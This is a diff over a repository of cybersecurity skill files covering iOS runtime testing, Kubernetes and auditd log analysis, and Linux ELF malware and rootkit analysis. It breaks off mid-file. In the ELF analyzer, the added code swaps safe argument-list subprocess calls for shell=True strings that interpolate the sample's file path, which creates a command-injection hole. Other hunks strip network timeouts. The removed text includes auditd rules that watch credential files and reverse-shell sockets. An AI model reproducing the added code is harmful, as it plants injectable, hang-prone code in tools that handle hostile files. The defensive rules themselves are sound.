||||
|
||||
@@ -3,7 +3,9 @@
|
||||
|
||||
import re
|
||||
import os
|
||||
import sys
|
||||
import json
|
||||
import hashlib
|
||||
import datetime
|
||||
|
||||
try:
|
||||
@@ -67,7 +69,7 @@ def is_private_ip(ip):
|
||||
def query_virustotal_hash(sha256, api_key):
|
||||
"""Query VirusTotal for a file hash."""
|
||||
url = f"https://www.virustotal.com/api/v3/files/{sha256}"
|
||||
resp = requests.get(url, headers={"x-apikey": api_key}, timeout=30)
|
||||
resp = requests.get(url, headers={"x-apikey": api_key})
|
||||
if resp.status_code == 200:
|
||||
data = resp.json().get("data", {}).get("attributes", {})
|
||||
stats = data.get("last_analysis_stats", {})
|
||||
@@ -86,7 +88,7 @@ def query_virustotal_hash(sha256, api_key):
|
||||
def query_virustotal_domain(domain, api_key):
|
||||
"""Query VirusTotal for domain reputation."""
|
||||
url = f"https://www.virustotal.com/api/v3/domains/{domain}"
|
||||
resp = requests.get(url, headers={"x-apikey": api_key}, timeout=30)
|
||||
resp = requests.get(url, headers={"x-apikey": api_key})
|
||||
if resp.status_code == 200:
|
||||
data = resp.json().get("data", {}).get("attributes", {})
|
||||
stats = data.get("last_analysis_stats", {})
|
||||
@@ -105,7 +107,7 @@ def query_abuseipdb(ip, api_key, max_age_days=90):
|
||||
"""Query AbuseIPDB for IP reputation."""
|
||||
url = "https://api.abuseipdb.com/api/v2/check"
|
||||
resp = requests.get(url, headers={"Key": api_key, "Accept": "application/json"},
|
||||
params={"ipAddress": ip, "maxAgeInDays": max_age_days}, timeout=30)
|
||||
params={"ipAddress": ip, "maxAgeInDays": max_age_days})
|
||||
if resp.status_code == 200:
|
||||
data = resp.json().get("data", {})
|
||||
return {
|
||||
@@ -123,7 +125,7 @@ def query_abuseipdb(ip, api_key, max_age_days=90):
|
||||
def query_malwarebazaar(sha256):
|
||||
"""Query MalwareBazaar for file hash information."""
|
||||
url = "https://mb-api.abuse.ch/api/v1/"
|
||||
resp = requests.post(url, data={"query": "get_info", "hash": sha256}, timeout=30)
|
||||
resp = requests.post(url, data={"query": "get_info", "hash": sha256})
|
||||
if resp.status_code == 200:
|
||||
result = resp.json()
|
||||
if result.get("query_status") == "ok" and result.get("data"):
|
||||
|
||||
@@ -1,38 +1,18 @@
|
||||
---
|
||||
name: analyzing-ios-app-security-with-objection
|
||||
description: >-
|
||||
Runtime iOS app security testing with Objection (Frida): inspect keychain and
|
||||
filesystem data, explore app internals at runtime, and validate/bypass
|
||||
client-side protections during authorized mobile assessments.
|
||||
description: >
|
||||
Performs runtime mobile security exploration of iOS applications using Objection, a Frida-powered
|
||||
toolkit that enables security testers to interact with app internals without jailbreaking. Use when
|
||||
assessing iOS app security posture, bypassing client-side protections, dumping keychain items,
|
||||
inspecting filesystem storage, and evaluating runtime behavior. Activates for requests involving
|
||||
iOS security testing, Objection runtime analysis, Frida-based iOS assessment, or mobile runtime
|
||||
exploration.
|
||||
domain: cybersecurity
|
||||
subdomain: mobile-security
|
||||
author: mahipal
|
||||
tags:
|
||||
- mobile-security
|
||||
- ios
|
||||
- objection
|
||||
- frida
|
||||
- owasp-mobile
|
||||
- penetration-testing
|
||||
tags: [mobile-security, ios, objection, frida, owasp-mobile, penetration-testing]
|
||||
version: 1.0.0
|
||||
license: Apache-2.0
|
||||
atlas_techniques:
|
||||
- AML.T0054
|
||||
nist_ai_rmf:
|
||||
- MEASURE-2.7
|
||||
- MANAGE-2.4
|
||||
- GOVERN-6.2
|
||||
- MAP-5.1
|
||||
nist_csf:
|
||||
- PR.PS-01
|
||||
- PR.AA-05
|
||||
- ID.RA-01
|
||||
- DE.CM-09
|
||||
mitre_attack:
|
||||
- T1635
|
||||
- T1414
|
||||
- T1417.001
|
||||
- T1409
|
||||
---
|
||||
# Analyzing iOS App Security with Objection
|
||||
|
||||
|
||||
@@ -7,7 +7,9 @@ keychain dumping, filesystem inspection, and jailbreak detection bypass.
|
||||
|
||||
import subprocess
|
||||
import json
|
||||
import os
|
||||
import sys
|
||||
import re
|
||||
|
||||
|
||||
def run_objection(command, app_id=None, timeout=30):
|
||||
|
||||
@@ -1,57 +1,20 @@
|
||||
---
|
||||
name: analyzing-kubernetes-audit-logs
|
||||
description: >-
|
||||
Parses Kubernetes API server audit logs (JSON lines) to detect exec-into-pod, secret access,
|
||||
RBAC modifications, privileged pod creation, and anonymous API access, and builds SIEM
|
||||
detection rules from the event patterns. Use when investigating a suspected cluster
|
||||
compromise, reconstructing what an attacker did through the API server, or writing
|
||||
Kubernetes-specific detection content. Keywords: audit policy, audit log, kube-apiserver,
|
||||
exec into pod, RBAC change, anonymous access, detection rules. Do not use for syscall-level
|
||||
detection inside a running container - use detecting-container-runtime-threats-with-falco.
|
||||
|
||||
'
|
||||
description: >
|
||||
Parses Kubernetes API server audit logs (JSON lines) to detect exec-into-pod, secret
|
||||
access, RBAC modifications, privileged pod creation, and anonymous API access. Builds
|
||||
threat detection rules from audit event patterns. Use when investigating Kubernetes
|
||||
cluster compromise or building k8s-specific SIEM detection rules.
|
||||
domain: cybersecurity
|
||||
subdomain: container-security
|
||||
tags:
|
||||
- kubernetes-security
|
||||
- container-security
|
||||
- audit-log-analysis
|
||||
- rbac
|
||||
- privilege-escalation
|
||||
- k8s-api-server
|
||||
- threat-detection
|
||||
version: '1.0'
|
||||
tags: [analyzing, kubernetes, audit, logs]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- PR.PS-01
|
||||
- PR.IR-01
|
||||
- ID.AM-08
|
||||
- DE.CM-01
|
||||
mitre_attack:
|
||||
- T1610
|
||||
- T1613
|
||||
- T1078
|
||||
- T1552.007
|
||||
---
|
||||
|
||||
# Analyzing Kubernetes Audit Logs
|
||||
|
||||
|
||||
## When to Use
|
||||
|
||||
- When investigating security incidents that require analyzing kubernetes audit logs
|
||||
- When building detection rules or threat hunting queries for this domain
|
||||
- When SOC analysts need structured procedures for this analysis type
|
||||
- When validating security monitoring coverage for related attack techniques
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- Familiarity with container security concepts and tools
|
||||
- Access to a test or lab environment for safe execution
|
||||
- Python 3.8+ with required dependencies installed
|
||||
- Appropriate authorization for any testing activities
|
||||
|
||||
## Instructions
|
||||
|
||||
Parse Kubernetes audit log files (JSON lines format) to detect security-relevant
|
||||
|
||||
@@ -1,6 +1,7 @@
|
||||
#!/usr/bin/env python3
|
||||
"""Agent for analyzing Kubernetes audit logs for security threats."""
|
||||
|
||||
import os
|
||||
import json
|
||||
import argparse
|
||||
from collections import defaultdict
|
||||
|
||||
@@ -1,275 +1,18 @@
|
||||
---
|
||||
name: analyzing-linux-audit-logs-for-intrusion
|
||||
description: 'Uses the Linux Audit framework (auditd) with ausearch and aureport utilities
|
||||
to detect intrusion attempts, unauthorized access, privilege escalation, and suspicious
|
||||
system activity. Covers audit rule configuration, log querying, timeline reconstruction,
|
||||
and integration with SIEM platforms. Activates for requests involving auditd analysis,
|
||||
Linux audit log investigation, ausearch queries, aureport summaries, or host-based
|
||||
intrusion detection on Linux.
|
||||
|
||||
'
|
||||
description: >
|
||||
Parse and analyze Linux auditd logs to detect intrusion indicators
|
||||
including unauthorized file access, privilege escalation, syscall
|
||||
anomalies, and suspicious process execution using ausearch and Python.
|
||||
domain: cybersecurity
|
||||
subdomain: incident-response
|
||||
tags:
|
||||
- auditd
|
||||
- ausearch
|
||||
- aureport
|
||||
- linux-security
|
||||
- intrusion-detection
|
||||
- HIDS
|
||||
- forensics
|
||||
version: 1.0.0
|
||||
subdomain: log-analysis
|
||||
tags: [auditd, linux-forensics, syscall-monitoring, intrusion-detection]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- RS.MA-01
|
||||
- RS.MA-02
|
||||
- RS.AN-03
|
||||
- RC.RP-01
|
||||
mitre_attack:
|
||||
- T1059.004
|
||||
- T1070
|
||||
- T1548.003
|
||||
- T1543.002
|
||||
---
|
||||
|
||||
# Analyzing Linux Audit Logs for Intrusion
|
||||
|
||||
## When to Use
|
||||
|
||||
- Investigating suspected unauthorized access or privilege escalation on Linux hosts
|
||||
- Hunting for evidence of exploitation, backdoor installation, or persistence mechanisms
|
||||
- Auditing compliance with security baselines (CIS, STIG, PCI-DSS) that require system call monitoring
|
||||
- Reconstructing a timeline of attacker actions during incident response
|
||||
- Detecting file tampering on critical system files such as `/etc/passwd`, `/etc/shadow`, or SSH keys
|
||||
|
||||
**Do not use** for network-level intrusion detection; use Suricata or Zeek for network traffic analysis. Auditd operates at the kernel level on individual hosts.
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- Linux system with `auditd` package installed and the audit daemon running (`systemctl status auditd`)
|
||||
- Root or sudo access to configure audit rules and query logs
|
||||
- Audit rules deployed via `/etc/audit/rules.d/*.rules` or loaded with `auditctl`
|
||||
- Recommended: Neo23x0/auditd ruleset from GitHub for comprehensive baseline coverage
|
||||
- Familiarity with Linux syscalls (`execve`, `open`, `connect`, `ptrace`, etc.)
|
||||
- Log storage with sufficient retention (default location: `/var/log/audit/audit.log`)
|
||||
|
||||
## Workflow
|
||||
|
||||
### Step 1: Verify Audit Daemon Status and Configuration
|
||||
|
||||
Confirm the audit system is running and check the current rule set:
|
||||
|
||||
```bash
|
||||
# Check auditd service status
|
||||
systemctl status auditd
|
||||
|
||||
# Show current audit rules loaded in the kernel
|
||||
auditctl -l
|
||||
|
||||
# Show audit daemon configuration
|
||||
cat /etc/audit/auditd.conf | grep -E "log_file|max_log_file|num_logs|space_left_action"
|
||||
|
||||
# Check if the audit backlog is being exceeded (dropped events)
|
||||
auditctl -s
|
||||
```
|
||||
|
||||
If the backlog limit is being reached, increase it:
|
||||
|
||||
```bash
|
||||
auditctl -b 8192
|
||||
```
|
||||
|
||||
### Step 2: Deploy Intrusion-Focused Audit Rules
|
||||
|
||||
Add rules that target common intrusion indicators. Place these in `/etc/audit/rules.d/intrusion.rules`:
|
||||
|
||||
```bash
|
||||
# Monitor credential files for unauthorized reads or modifications
|
||||
-w /etc/passwd -p wa -k credential_access
|
||||
-w /etc/shadow -p rwa -k credential_access
|
||||
-w /etc/gshadow -p rwa -k credential_access
|
||||
-w /etc/sudoers -p wa -k privilege_escalation
|
||||
-w /etc/sudoers.d/ -p wa -k privilege_escalation
|
||||
|
||||
# Monitor SSH configuration and authorized keys
|
||||
-w /etc/ssh/sshd_config -p wa -k sshd_config_change
|
||||
-w /root/.ssh/authorized_keys -p wa -k ssh_key_tampering
|
||||
|
||||
# Monitor user and group management commands
|
||||
-w /usr/sbin/useradd -p x -k user_management
|
||||
-w /usr/sbin/usermod -p x -k user_management
|
||||
-w /usr/sbin/groupadd -p x -k user_management
|
||||
|
||||
# Detect process injection via ptrace
|
||||
-a always,exit -F arch=b64 -S ptrace -F a0=0x4 -k process_injection
|
||||
-a always,exit -F arch=b64 -S ptrace -F a0=0x5 -k process_injection
|
||||
-a always,exit -F arch=b64 -S ptrace -F a0=0x6 -k process_injection
|
||||
|
||||
# Monitor execution of programs from unusual directories
|
||||
-a always,exit -F arch=b64 -S execve -F exe=/tmp -k exec_from_tmp
|
||||
-a always,exit -F arch=b64 -S execve -F exe=/dev/shm -k exec_from_shm
|
||||
|
||||
# Detect kernel module loading (rootkit installation)
|
||||
-a always,exit -F arch=b64 -S init_module -S finit_module -k kernel_module_load
|
||||
-a always,exit -F arch=b64 -S delete_module -k kernel_module_remove
|
||||
-w /sbin/insmod -p x -k kernel_module_tool
|
||||
-w /sbin/modprobe -p x -k kernel_module_tool
|
||||
|
||||
# Monitor network socket creation for reverse shells
|
||||
-a always,exit -F arch=b64 -S socket -F a0=2 -k network_socket_created
|
||||
-a always,exit -F arch=b64 -S connect -F a0=2 -k network_connection
|
||||
|
||||
# Detect cron job modifications (persistence)
|
||||
-w /etc/crontab -p wa -k cron_persistence
|
||||
-w /etc/cron.d/ -p wa -k cron_persistence
|
||||
-w /var/spool/cron/ -p wa -k cron_persistence
|
||||
|
||||
# Monitor log deletion or tampering
|
||||
-w /var/log/ -p wa -k log_tampering
|
||||
```
|
||||
|
||||
Reload rules after editing:
|
||||
|
||||
```bash
|
||||
augenrules --load
|
||||
auditctl -l | wc -l # Confirm rule count
|
||||
```
|
||||
|
||||
### Step 3: Search for Intrusion Indicators with ausearch
|
||||
|
||||
Use `ausearch` to query the audit log for specific events:
|
||||
|
||||
```bash
|
||||
# Search for all failed login attempts in the last 24 hours
|
||||
ausearch -m USER_LOGIN --success no -ts recent
|
||||
|
||||
# Search for commands executed by a specific user
|
||||
ausearch -ua 1001 -m EXECVE -ts today
|
||||
|
||||
# Search for all file access events on /etc/shadow
|
||||
ausearch -f /etc/shadow -ts this-week
|
||||
|
||||
# Search for privilege escalation via sudo
|
||||
ausearch -m USER_CMD -ts today
|
||||
|
||||
# Search for kernel module loading events
|
||||
ausearch -k kernel_module_load -ts this-month
|
||||
|
||||
# Search for processes executed from /tmp (common attack staging)
|
||||
ausearch -k exec_from_tmp -ts this-week
|
||||
|
||||
# Search for SSH key modifications
|
||||
ausearch -k ssh_key_tampering -ts this-month
|
||||
|
||||
# Search for a specific event by audit event ID
|
||||
ausearch -a 12345
|
||||
|
||||
# Search events in a specific time range
|
||||
ausearch -ts 03/15/2026 08:00:00 -te 03/15/2026 18:00:00
|
||||
|
||||
# Interpret syscall numbers and format output readably
|
||||
ausearch -k credential_access -i -ts today
|
||||
```
|
||||
|
||||
### Step 4: Generate Summary Reports with aureport
|
||||
|
||||
Use `aureport` to produce aggregate summaries for triage:
|
||||
|
||||
```bash
|
||||
# Summary of all authentication events
|
||||
aureport -au -ts this-week --summary
|
||||
|
||||
# Report of all failed events (login, access, etc.)
|
||||
aureport --failed --summary -ts today
|
||||
|
||||
# Report of executable runs
|
||||
aureport -x --summary -ts today
|
||||
|
||||
# Report of all anomaly events (segfaults, promiscuous mode, etc.)
|
||||
aureport --anomaly -ts this-week
|
||||
|
||||
# Report of file access events
|
||||
aureport -f --summary -ts today
|
||||
|
||||
# Report of all events by key (maps to your custom rule keys)
|
||||
aureport -k --summary -ts this-month
|
||||
|
||||
# Report of all system calls
|
||||
aureport -s --summary -ts today
|
||||
|
||||
# Report of events grouped by user
|
||||
aureport -u --summary -ts this-week
|
||||
|
||||
# Detailed time-based event report for timeline building
|
||||
aureport -ts 03/15/2026 08:00:00 -te 03/15/2026 18:00:00 --summary
|
||||
```
|
||||
|
||||
### Step 5: Reconstruct the Attack Timeline
|
||||
|
||||
Combine ausearch queries to build a chronological narrative:
|
||||
|
||||
```bash
|
||||
# Step 5a: Identify the initial access timestamp
|
||||
ausearch -m USER_LOGIN -ua 0 --success yes -ts this-week -i | head -50
|
||||
|
||||
# Step 5b: Trace what the attacker did after gaining access
|
||||
# Get all events from the compromised account within the incident window
|
||||
ausearch -ua <UID> -ts "03/15/2026 14:00:00" -te "03/15/2026 18:00:00" -i \
|
||||
| aureport -f -i
|
||||
|
||||
# Step 5c: Extract all commands executed during the incident window
|
||||
ausearch -m EXECVE -ts "03/15/2026 14:00:00" -te "03/15/2026 18:00:00" -i
|
||||
|
||||
# Step 5d: Check for persistence mechanisms installed
|
||||
ausearch -k cron_persistence -ts "03/15/2026 14:00:00" -i
|
||||
ausearch -k ssh_key_tampering -ts "03/15/2026 14:00:00" -i
|
||||
|
||||
# Step 5e: Check for lateral movement (outbound connections)
|
||||
ausearch -k network_connection -ts "03/15/2026 14:00:00" -i
|
||||
```
|
||||
|
||||
### Step 6: Forward Audit Logs to SIEM
|
||||
|
||||
Configure `audisp-remote` or `auditbeat` to ship logs to a central SIEM for correlation:
|
||||
|
||||
```bash
|
||||
# Option A: Using audisp-remote plugin
|
||||
# Edit /etc/audit/plugins.d/au-remote.conf
|
||||
active = yes
|
||||
direction = out
|
||||
path = /sbin/audisp-remote
|
||||
type = always
|
||||
|
||||
# Configure remote target in /etc/audit/audisp-remote.conf
|
||||
remote_server = siem.internal.corp
|
||||
port = 6514
|
||||
transport = tcp
|
||||
|
||||
# Option B: Using Elastic Auditbeat
|
||||
# Install auditbeat and configure /etc/auditbeat/auditbeat.yml
|
||||
# Auditbeat reads directly from the kernel audit framework
|
||||
```
|
||||
|
||||
## Key Concepts
|
||||
|
||||
| Term | Definition |
|
||||
|------|------------|
|
||||
| **auditd** | The Linux Audit daemon that receives audit events from the kernel and writes them to `/var/log/audit/audit.log` |
|
||||
| **auditctl** | Command-line utility to control the audit system: add/remove rules, check status, set backlog size |
|
||||
| **ausearch** | Query tool that searches audit logs by message type, user, file, key, time range, or event ID |
|
||||
| **aureport** | Reporting tool that generates aggregate summaries of audit events for triage and compliance |
|
||||
| **audit rule key (-k)** | A user-defined label attached to an audit rule, enabling fast filtering of related events with ausearch and aureport |
|
||||
| **syscall auditing** | Kernel-level monitoring of system calls (execve, open, connect, ptrace) that captures process and file activity |
|
||||
| **augenrules** | Utility that merges all files in `/etc/audit/rules.d/` into `/etc/audit/audit.rules` and loads them into the kernel |
|
||||
|
||||
## Verification
|
||||
|
||||
- [ ] auditd is running and rules are loaded (`auditctl -l` returns expected rule count)
|
||||
- [ ] No audit backlog overflow (`auditctl -s` shows `backlog: 0` or low value, lost: 0)
|
||||
- [ ] ausearch returns events for each custom key (`ausearch -k <key> -ts today` returns results)
|
||||
- [ ] aureport generates non-empty summaries for authentication, executable, and file events
|
||||
- [ ] Timeline reconstruction produces a coherent chronological sequence of attacker actions
|
||||
- [ ] Critical file watches trigger alerts on test modifications (`touch /etc/shadow` generates an event)
|
||||
- [ ] Logs are forwarding to central SIEM (verify with a test event and confirm receipt)
|
||||
- [ ] Audit rules persist across reboot (rules in `/etc/audit/rules.d/`, not only via `auditctl`)
|
||||
Parse auditd logs to detect file access violations, privilege escalation,
|
||||
suspicious syscalls, and unauthorized process execution.
|
||||
|
||||
@@ -7,6 +7,7 @@ unauthorized file access, suspicious syscalls, and process execution anomalies.
|
||||
|
||||
import argparse
|
||||
import json
|
||||
import os
|
||||
import re
|
||||
import sys
|
||||
import datetime
|
||||
|
||||
@@ -1,56 +1,17 @@
|
||||
---
|
||||
name: analyzing-linux-elf-malware
|
||||
description: 'Analyze malicious Linux ELF binaries — botnets, cryptominers, ransomware,
|
||||
and rootkits targeting Linux servers, containers, and cloud infrastructure — through
|
||||
static analysis, dynamic tracing, and reverse engineering of x86_64 and ARM samples.
|
||||
Use when investigating Linux malware, triaging a suspicious ELF binary, assessing
|
||||
a compromised Linux server, or analyzing container-targeted malware.
|
||||
|
||||
'
|
||||
description: >
|
||||
Analyzes malicious Linux ELF (Executable and Linkable Format) binaries including botnets,
|
||||
cryptominers, ransomware, and rootkits targeting Linux servers, containers, and cloud
|
||||
infrastructure. Covers static analysis, dynamic tracing, and reverse engineering of
|
||||
x86_64 and ARM ELF samples. Activates for requests involving Linux malware analysis,
|
||||
ELF binary investigation, Linux server compromise assessment, or container malware analysis.
|
||||
domain: cybersecurity
|
||||
subdomain: malware-analysis
|
||||
tags:
|
||||
- malware
|
||||
- Linux
|
||||
- ELF
|
||||
- reverse-engineering
|
||||
- server-malware
|
||||
tags: [malware, Linux, ELF, reverse-engineering, server-malware]
|
||||
version: 1.0.0
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- DE.AE-02
|
||||
- RS.AN-03
|
||||
- ID.RA-01
|
||||
- DE.CM-01
|
||||
mitre_attack:
|
||||
- T1027
|
||||
- T1059.004
|
||||
- T1620
|
||||
- T1574.006
|
||||
mitre_f3:
|
||||
version: '1.1'
|
||||
tactics:
|
||||
- positioning
|
||||
- monetization
|
||||
- reconnaissance
|
||||
techniques:
|
||||
- id: T1219
|
||||
name: Remote Access Tools
|
||||
tactic: positioning
|
||||
source: attack
|
||||
- id: T1555
|
||||
name: Credentials from Password Stores
|
||||
tactic: reconnaissance
|
||||
source: attack
|
||||
- id: F1018
|
||||
name: Convert to Cryptocurrency
|
||||
tactic: monetization
|
||||
source: f3
|
||||
- id: F1047
|
||||
name: Transfer of funds
|
||||
tactic: monetization
|
||||
source: f3
|
||||
---
|
||||
|
||||
# Analyzing Linux ELF Malware
|
||||
|
||||
@@ -6,10 +6,12 @@ import math
|
||||
import os
|
||||
import sys
|
||||
import subprocess
|
||||
import struct
|
||||
from collections import Counter
|
||||
|
||||
try:
|
||||
from elftools.elf.elffile import ELFFile
|
||||
from elftools.elf.sections import SymbolTableSection
|
||||
HAS_ELFTOOLS = True
|
||||
except ImportError:
|
||||
HAS_ELFTOOLS = False
|
||||
@@ -83,8 +85,8 @@ def analyze_sections(filepath):
|
||||
def extract_strings(filepath, min_length=6):
|
||||
"""Extract ASCII strings from the binary and categorize by type."""
|
||||
stdout, _, rc = subprocess.run(
|
||||
["strings", "-n", str(min_length), filepath],
|
||||
capture_output=True, text=True, timeout=120
|
||||
f"strings -n {min_length} {filepath}", shell=True,
|
||||
capture_output=True, text=True
|
||||
).stdout, "", 0
|
||||
if not stdout:
|
||||
return {}
|
||||
@@ -124,9 +126,8 @@ def check_packing(filepath):
|
||||
indicators.append("UPX packer detected (UPX! magic)")
|
||||
if b"UPX0" in data or b"UPX1" in data:
|
||||
indicators.append("UPX section names found")
|
||||
stdout, _, _ = subprocess.run(["upx", "-t", filepath],
|
||||
capture_output=True, text=True,
|
||||
stderr=subprocess.STDOUT, timeout=120).stdout, "", 0
|
||||
stdout, _, _ = subprocess.run(f"upx -t {filepath} 2>&1", shell=True,
|
||||
capture_output=True, text=True).stdout, "", 0
|
||||
if stdout and "packed" in stdout.lower():
|
||||
indicators.append("UPX verification confirms packing")
|
||||
return indicators
|
||||
@@ -134,8 +135,8 @@ def check_packing(filepath):
|
||||
|
||||
def analyze_dynamic_linking(filepath):
|
||||
"""Analyze dynamic linking information and imported functions."""
|
||||
stdout, _, rc = subprocess.run(["readelf", "-d", filepath],
|
||||
capture_output=True, text=True, timeout=120).stdout, "", 0
|
||||
stdout, _, rc = subprocess.run(f"readelf -d {filepath}", shell=True,
|
||||
capture_output=True, text=True).stdout, "", 0
|
||||
dynamic_info = {"libraries": [], "rpath": None}
|
||||
if stdout:
|
||||
for line in stdout.splitlines():
|
||||
@@ -145,17 +146,10 @@ def analyze_dynamic_linking(filepath):
|
||||
if "RPATH" in line or "RUNPATH" in line:
|
||||
dynamic_info["rpath"] = line.split("[")[-1].rstrip("]")
|
||||
|
||||
readelf_proc = subprocess.run(
|
||||
["readelf", "-r", filepath],
|
||||
capture_output=True, text=True,
|
||||
timeout=120,
|
||||
)
|
||||
import re as _re
|
||||
suspicious_funcs = _re.compile(r'socket|connect|exec|fork|open|write|bind|listen|send|recv')
|
||||
stdout2 = "\n".join(
|
||||
line for line in (readelf_proc.stdout or "").splitlines()
|
||||
if suspicious_funcs.search(line)
|
||||
)
|
||||
stdout2, _, _ = subprocess.run(
|
||||
f"readelf -r {filepath} | grep -E 'socket|connect|exec|fork|open|write|bind|listen|send|recv'",
|
||||
shell=True, capture_output=True, text=True
|
||||
).stdout, "", 0
|
||||
dynamic_info["suspicious_imports"] = [
|
||||
line.strip() for line in (stdout2 or "").splitlines() if line.strip()
|
||||
]
|
||||
|
||||
@@ -1,31 +1,12 @@
|
||||
---
|
||||
name: analyzing-linux-kernel-rootkits
|
||||
description: Detect kernel-level rootkits in Linux memory dumps using Volatility3
|
||||
linux plugins (check_syscall, lsmod, hidden_modules), rkhunter system scanning,
|
||||
and /proc vs /sys discrepancy analysis to identify hooked syscalls, hidden kernel
|
||||
modules, and tampered system structures.
|
||||
description: Detect kernel-level rootkits in Linux memory dumps using Volatility3 linux plugins (check_syscall, lsmod, hidden_modules), rkhunter system scanning, and /proc vs /sys discrepancy analysis to identify hooked syscalls, hidden kernel modules, and tampered system structures.
|
||||
domain: cybersecurity
|
||||
subdomain: digital-forensics
|
||||
tags:
|
||||
- rootkit
|
||||
- linux
|
||||
- kernel
|
||||
- volatility3
|
||||
- memory-forensics
|
||||
- malware-analysis
|
||||
- rkhunter
|
||||
- forensics
|
||||
version: '1.0'
|
||||
tags: [rootkit, linux, kernel, volatility3, memory-forensics, malware-analysis, rkhunter, forensics]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- RS.AN-03
|
||||
- DE.AE-02
|
||||
- RS.MA-01
|
||||
mitre_attack:
|
||||
- T1014
|
||||
- T1547.006
|
||||
- T1564.001
|
||||
---
|
||||
|
||||
# Analyzing Linux Kernel Rootkits
|
||||
@@ -34,14 +15,6 @@ mitre_attack:
|
||||
|
||||
Linux kernel rootkits operate at ring 0, modifying kernel data structures to hide processes, files, network connections, and kernel modules from userspace tools. Detection requires either memory forensics (analyzing physical memory dumps with Volatility3) or cross-view analysis (comparing /proc, /sys, and kernel data structures for inconsistencies). This skill covers using Volatility3 Linux plugins to detect syscall table hooks, hidden kernel modules, and modified function pointers, supplemented by live system scanning with rkhunter and chkrootkit.
|
||||
|
||||
|
||||
## When to Use
|
||||
|
||||
- When investigating security incidents that require analyzing linux kernel rootkits
|
||||
- When building detection rules or threat hunting queries for this domain
|
||||
- When SOC analysts need structured procedures for this analysis type
|
||||
- When validating security monitoring coverage for related attack techniques
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- Volatility3 installed (pip install volatility3)
|
||||
@@ -67,73 +40,3 @@ Run rkhunter and chkrootkit to detect known rootkit signatures, suspicious files
|
||||
## Expected Output
|
||||
|
||||
JSON report containing detected syscall hooks, hidden kernel modules, modified IDT entries, suspicious /proc discrepancies, and rkhunter findings.
|
||||
|
||||
## Example Output
|
||||
|
||||
```text
|
||||
$ sudo python3 rootkit_analyzer.py --memory /evidence/linux-mem.lime --profile Ubuntu2204
|
||||
|
||||
Linux Kernel Rootkit Analysis Report
|
||||
=====================================
|
||||
Memory Image: /evidence/linux-mem.lime
|
||||
Kernel Version: 5.15.0-91-generic (Ubuntu 22.04 LTS)
|
||||
Analysis Time: 2024-01-18 09:15:32 UTC
|
||||
|
||||
[+] Scanning syscall table for hooks...
|
||||
Syscall Table Base: 0xffffffff82200300
|
||||
Total syscalls checked: 449
|
||||
|
||||
HOOKED SYSCALLS DETECTED:
|
||||
┌─────────┬──────────────────┬──────────────────────┬──────────────────────┐
|
||||
│ NR │ Syscall │ Expected Address │ Current Address │
|
||||
├─────────┼──────────────────┼──────────────────────┼──────────────────────┤
|
||||
│ 0 │ sys_read │ 0xffffffff8139a0e0 │ 0xffffffffc0a12000 │
|
||||
│ 2 │ sys_open │ 0xffffffff8139b340 │ 0xffffffffc0a12180 │
|
||||
│ 78 │ sys_getdents64 │ 0xffffffff813f5210 │ 0xffffffffc0a12300 │
|
||||
│ 62 │ sys_kill │ 0xffffffff8110c4a0 │ 0xffffffffc0a12480 │
|
||||
└─────────┴──────────────────┴──────────────────────┴──────────────────────┘
|
||||
WARNING: 4 syscall hooks detected - rootkit behavior confirmed
|
||||
|
||||
[+] Checking for hidden kernel modules...
|
||||
Loaded modules (lsmod): 147
|
||||
Modules in kobject list: 149
|
||||
HIDDEN MODULES:
|
||||
- "netfilter_helper" at 0xffffffffc0a10000 (size: 12288)
|
||||
- "kworker_sched" at 0xffffffffc0a14000 (size: 8192)
|
||||
|
||||
[+] Scanning /proc for discrepancies...
|
||||
Processes in task_struct list: 234
|
||||
Processes visible in /proc: 231
|
||||
HIDDEN PROCESSES:
|
||||
- PID 31337 cmd: "[kworker/0:3]" (disguised as kernel thread)
|
||||
- PID 31442 cmd: "rsyslogd" (fake, real rsyslogd is PID 892)
|
||||
- PID 31500 cmd: "" (unnamed process)
|
||||
|
||||
[+] Checking IDT entries...
|
||||
IDT entries scanned: 256
|
||||
Modified entries: 0 (clean)
|
||||
|
||||
[+] Running rkhunter scan...
|
||||
Checking for known rootkits: 68 variants checked
|
||||
Diamorphine rootkit: WARNING - signatures match
|
||||
System binary checks:
|
||||
/usr/bin/ps: MODIFIED (SHA-256 mismatch)
|
||||
/usr/bin/netstat: MODIFIED (SHA-256 mismatch)
|
||||
/usr/bin/ls: MODIFIED (SHA-256 mismatch)
|
||||
/usr/sbin/ss: OK
|
||||
|
||||
[+] Network analysis...
|
||||
Hidden connections (not in /proc/net/tcp):
|
||||
ESTABLISHED 0.0.0.0:0 -> 198.51.100.47:4443 (PID 31337)
|
||||
ESTABLISHED 0.0.0.0:0 -> 198.51.100.47:8080 (PID 31442)
|
||||
|
||||
Summary:
|
||||
Rootkit Type: Loadable Kernel Module (LKM)
|
||||
Probable Family: Diamorphine variant
|
||||
Syscall Hooks: 4 (read, open, getdents64, kill)
|
||||
Hidden Modules: 2
|
||||
Hidden Processes: 3
|
||||
Hidden Connections: 2 (C2: 198.51.100.47)
|
||||
Modified Binaries: 3 (/usr/bin/ps, netstat, ls)
|
||||
Risk Level: CRITICAL
|
||||
```
|
||||
|
||||
@@ -6,6 +6,7 @@ import argparse
|
||||
import logging
|
||||
import subprocess
|
||||
import os
|
||||
from collections import defaultdict
|
||||
from datetime import datetime
|
||||
|
||||
logging.basicConfig(level=logging.INFO, format="%(asctime)s [%(levelname)s] %(message)s")
|
||||
|
||||
@@ -1,31 +1,12 @@
|
||||
---
|
||||
name: analyzing-linux-system-artifacts
|
||||
description: Examine Linux system artifacts (auth logs, cron/systemd persistence,
|
||||
shell history, SSH keys, and system configuration) to uncover evidence of compromise,
|
||||
detect rootkits or backdoors, and reconstruct user/attacker activity. Use when
|
||||
investigating a compromised Linux server or workstation, hunting for persistence
|
||||
mechanisms, or scoping a Linux-based breach during incident response.
|
||||
description: Examine Linux system artifacts including auth logs, cron jobs, shell history, and system configuration to uncover evidence of compromise or unauthorized activity.
|
||||
domain: cybersecurity
|
||||
subdomain: digital-forensics
|
||||
tags:
|
||||
